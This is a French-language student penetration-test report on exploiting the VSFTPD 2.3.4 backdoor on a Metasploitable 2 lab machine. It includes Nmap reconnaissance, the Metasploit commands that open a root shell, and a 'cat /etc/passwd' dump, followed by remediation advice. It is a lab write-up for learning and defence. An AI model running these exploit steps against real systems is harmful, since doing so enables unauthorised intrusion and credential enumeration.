Exploitation Critique de VSFTPD

Rapport d'Audit de Sécurité

Valider la faisabilité d'une compromission complète et obtenir le niveau de privilège root.

Auteur :

Yacine Sehli

Étudiant Cybersécurité

23 novembre 2025

Table des matières

Résumé

Lors de mon analyse de la machine **Metasploitable 2**, j'ai découvert une faille très dangereuse cachée dans le service de transfert de fichiers (FTP). C'est ce qu'on appelle une "***Porte Dérobée***". En profitant de cette faiblesse, j'ai réussi à obtenir les droits "***root***", ce qui signifie que je suis devenu l'administrateur absolu de la machine avec un contrôle total. Dans ce rapport, je vais vous expliquer exactement comment j'ai réussi cette intrusion et je vous donnerai mes conseils pour corriger ce problème de sécurité immédiatement.

1. Phase 1 : Préparation & Reconnaissance

1.1 Méthodologie d'Audit

J'ai réalisé ce test de sécurité en utilisant la méthode de la "***Boîte Grise***".
Pour vous donner une image, imaginez que je suis un pirate informatique qui connaît une partie du système cible, mais pas l'accès complet.

— Je savais que la cible était une machine virtuelle appelée **Metasploitable 2**.
— Cependant, **je n'avais aucun mot de passe ni identifiant valide** pour y entrer au début de l'audit.

Cette approche est très utile, car elle imite une attaque interne réelle, par exemple un employé qui a des informations de base sur l'entreprise (comme l'adresse IP de certains serveurs), mais qui tente d'accéder à des zones ultra-protégées.

1.2 Configuration du Laboratoire Virtuel

Le test a été effectué dans un environnement contrôlé et isolé. Les machines virtuelles sont configurées sur un **Réseau Hôte Seulement** (*Host-Only*) pour éviter toute exposition externe.



FIGURE 1.1 – Preuve de la Configuration Réseau Host-Only pour l'isolation.

1.3 Scan et Identification de la Cible avec Nmap

1.3.1 Contexte de la Cible

La cible est une machine virtuelle Linux "***Metasploitable 2***" avec l'adresse IP `192.168.56.101` . L'objectif est de simuler une intrusion interne.

1.3.2 Identification des Ports et Services

Le scan Nmap a clairement révélé la présence du service FTP (**Port 21**) et a identifié la version incriminée : **VSFTPD 2.3.4.**



FIGURE 1.2 – Résultat du scan Nmap montrant VSFTPD 2.3.4 comme service vulnérable.

2. Phase 2 : Exploitation

2.1 Sélection et Configuration de l'Exploit

Nous avons chargé le module d'exploitation `unix/ftp/vsftpd_234_backdoor` dans la console Metasploit et défini l'adresse IP de la cible.

Listing 2.1 – Configuration de l'Exploit dans msfconsole

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(...) > set RHOSTS 192.168.56.101
3 msf exploit(...) > exploit
```

2.2 Établissement du Shell de Commande

L'exécution a réussi à exploiter la vulnérabilité et à générer un shell de commande (*Found shell*).

FIGURE 2.1 – Lancement de l'exploit et identification du shell de commande ouvert.

3. Phase 3 : Post-Exploitation et Preuve d'Accès

3.1 Obtention du Privilège Root

L'accès a été établi par la commande `sessions -i 1` et le niveau de privilège a été vérifié par `whoami`.



FIGURE 3.1 – Preuve de l'élévation des privilèges au niveau **root**.

— **Résultat :** La commande a retourné **root**, confirmant le succès de l'élévation des privilèges.

3.2 Preuve de Contrôle du Système

Une fois l'accès `root` obtenu, la navigation dans le système (commande `ls -la`) est possible.

3.3 Extraction d'Informations Critiques

Vérification du Binaire VSFTPD

Exécution de la commande sur la cible pour confirmer la version :

Accès aux Identifiants et Comptes Locaux

Accès et lecture du fichier des identifiants utilisateurs du système (`/etc/passwd`).

```
whoami
root

pwd
/

ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Nov 23 08:17 dev
drwxr-xr-x  94 root root  4096 Nov 23 07:55 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  5821 Nov 23 07:55 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 109 root root     0 Nov 23 07:53 proc
drwxr-xr-x  13 root root  4096 Nov 23 07:55 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Nov 23 07:53 sys
drwxrwxrwt   4 root root  4096 Nov 23 07:55 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

FIGURE 3.2 – Exploration du système cible après obtention du shell root.

```
/usr/sbin/vsftpd -v
vsftpd: version 2.3.4
```

FIGURE 3.3 – Confirmation directe de la version vulnérable : **VSFTPD 2.3.4**.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

FIGURE 3.4 – Accès réussi aux identifiants via `cat /etc/passwd`.

4. Gestion des Risques et Conclusion

4.1 Évaluation du Risque

J'ai classé le niveau de risque de cette vulnérabilité comme **Critique**.
l'exploitation était très simple à réaliser, elle m'a permis d'obtenir immédiatement le privilège "***root***"
En clair, si j'ai réussi cela si facilement, n'importe quel **pirate** pourrait le faire. Par conséquent, je ne dois absolument pas connecter cette machine à un réseau de production ou à Internet, car elle pourrait être compromise à tout moment.

4.2 Recommandations Détaillées

4.2.1 Atténuation de la Vulnérabilité VSFTPD

1. **Mise à Jour :** Mettre à jour immédiatement le service **VSFTPD** vers la version 2.3.5 ou toute version plus récente. La version 2.3.4 (liée à `CVE-2011-2523`) doit être retirée du service.
2. **Désactivation :** Si le service FTP n'est pas essentiel, il doit être désactivé par défaut.

4.2.2 Durcissement du Système Général

3. **Sécurité du Périmètre :** Pour éviter d'autres intrusions, je dois désactiver ou bloquer tous les services dont je n'ai pas besoin sur la machine (comme Telnet, RSH, Rlogin ou MySQL).
   Chaque service actif (comme un port ouvert) est une porte potentielle que les attaquants peuvent essayer d'ouvrir. Si un service n'est pas essentiel, je le ferme pour le rendre invisible.
4. **Gestion des Comptes :** Après l'audit, je dois renforcer l'accès à la machine :

   — **Comptes Inutiles :** Je supprime ou je verrouille immédiatement tous les comptes utilisateurs par défaut que je n'utilise jamais (comme le compte `msfadmin` que j'ai vu dans le fichier `/etc/passwd`). Ces comptes par défaut sont souvent les premières cibles des pirates.
   — **Mots de Passe :** J'applique une **politique de mot de passe forte**. Cela signifie utiliser des mots de passe longs, complexes et uniques pour tous les utilisateurs restants, y compris l'administrateur, afin de rendre les attaques par force brute (tentatives multiples) beaucoup plus difficiles.